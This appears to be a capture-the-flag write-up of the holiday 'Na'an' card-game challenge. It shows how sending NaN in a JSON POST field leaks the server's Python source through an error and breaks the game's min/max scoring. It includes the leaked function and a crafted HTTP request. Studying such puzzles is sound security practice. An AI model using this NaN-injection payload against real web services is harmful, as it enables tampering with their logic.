
When we make land, we obtain new objectives on arrival.
Na'an (Film Noir Island)
Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!
KQL Kraken Hunt (Film Noir Island)
Use Azure Data Explorer to uncover misdeeds in Santa’s IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.
Full Island (Zoomed Out)

Wombley Cube Audiobook
Walking past the dock straight ahead, we find Wombley Cube that shares his audio book with us! This might be useful to us later …
Wombley Cube
Hey, did you have a chance to listen to my audiobook yet?
Na’an
Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!
Upon advancing to the middle of the island through an alleyway, we encounter Shifty McShuffles near a challenge.

When speaking with Shifty McShuffles, we obtain the following hints:
Stump the Chump
Try to outsmart Shifty by sending him an error he may not understand.
The Upper Hand
Shifty said his deck of cards is made with Python. Surely there’s a weakness to give you the upper hand in his game.
When we startup the challenge, it spins up a card game:

When attempting to play, we typically always lose! It seems Shifty is up to some tricks, causing obstacles in our path to victory.

By proxying web traffic through Burp Suite, we’ve observed that our cards are being sent via a POST request to https://nannannannannannan.com/action= with a JSON payload of {"play":"8,7,3,4,5"}.
Furthermore, we’ve identified that the backend Web-Framework is Werkzeug/3.0.1 Python/3.8.10 based on the information provided in the Server header.
NaN Injection - Source-Code Leak, Error in CSV Reader
It appears that by setting the value to NaN, we trigger an error in the function, and as a result, obtain a very verbose source code along with the error details. This can be a valuable insight for further analysis and understanding of the system’s workings.

To render this script into a more readable form, you can employ the Unescape String recipe in the Cyberchef tool.
def play_cards(csv_card_choices, request_id):
  try:
    f = StringIO(csv_card_choices)
    reader = csv.reader(f, delimiter=',')
    player_cards = []
    for row in reader:
      for n in row:
        n = float(n)
        if is_valid_whole_number_choice(n) and n not in [x['num'] for x in player_cards]:
          player_cards.append({
            'owner':'p',
            'num':n
          })
      break
    if len(player_cards) != 5:
      return jsonify({"request":False,"data": f"Requires 5 unique values but was given \"{csv_card_choices}\"" })
    player_cards = sorted(player_cards, key=lambda d: d['num'])
    shiftys_cards = shifty_mcshuffles_choices( player_cards )
    all_cards = []
    for p in player_cards:
      if p['num'] not in [x['num'] for x in shiftys_cards]:
        all_cards.append(p)
    for s in shiftys_cards:
      if s['num'] not in [x['num'] for x in player_cards]:
        all_cards.append(s)
    maxItem = False
    minItem = False
    if bool(len(all_cards)):
      maxItem = max(all_cards, key=lambda x:x['num'])
      minItem = min(all_cards, key=lambda x:x['num'])
    p_starting_value = int(session.get('player',0))
    s_starting_value = int(session.get('shifty',0))
    if bool(maxItem):
      if maxItem['owner'] == 'p':
        session['player'] = str( p_starting_value + 1 )
      else:
        session['shifty'] = str( s_starting_value + 1 )
    if bool(minItem):
      if minItem['owner'] == 'p':
        session['player'] = str( int(session.get('player',0)) + 1 )
      else:
        session['shifty'] = str( int(session.get('shifty',0)) + 1 )
    score_message, win_lose_tie_na = win_lose_tie_na_calc( int(session.get('player',0)), int(session.get('shifty',0)) )
    play_message = 'Ha, we tied!'
    if int(session['player']) - p_starting_value > int(session['shifty']) - s_starting_value:
      play_message = 'Darn, how did I lose that hand!'
    elif int(session['player']) - p_starting_value < int(session['shifty']) - s_starting_value:
      play_message = 'I win and you lose that hand!'
    if win_lose_tie_na in ['w','l','t']:
      session['player'] = '0'
      session['shifty'] = '0'
    msg = { "request":True, "data": {
      'player_cards':player_cards,
      'shiftys_cards':shiftys_cards,
      'maxItem':maxItem,
      'minItem':minItem,
      'player_score':int(session['player']),
      'shifty_score':int(session['shifty']),
      'score_message': score_message,
      'win_lose_tie_na': win_lose_tie_na,
      'play_message':play_message,
    } }
    if win_lose_tie_na == "w":
      msg["data"]['conduit'] = { 'hash': hmac.new(submissionKey.encode('utf8'), request_id.encode('utf8'), sha256).hexdigest(), 'resourceId': request_id }
    return jsonify( msg )
  except Exception as e:
    err = f"{type(e).__name__} at line {e.__traceback__.tb_lineno} of {__file__}: {e}"
    raise ValueError(err)
Error in function named play_cards:
ValueError at line 172 of /root/webserver/webserver.py: TypeError at line 92 of /root/webserver/webserver.py: initial_value must be str or None, not float
NaN Injection - Min/Max
Submitting NaN as the first or second number creates an issue with the sorting function, leading to a situation where our minimum or maximum value will consistently be NaN. This problem with the sorting function can impact the expected outcomes of calculations or comparisons involving these values.
POST /action?id=61d459b0-8183-49f0-9e01-55431cf3dcb8 HTTP/2
Host: nannannannannannan.com
Cookie: GCLB="02ce8e29bdf3d2c5"; session=eyJwbGF5ZXIiOiIwIiwic2hpZnR5IjoiMiJ9.ZY9UcQ.gNLKGGQlWfhkp5Y_6dknQYdkrDU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 22

{"play":"NaN,1,3,0,9"}
1st and 2nd Number:


Last Three Numbers:


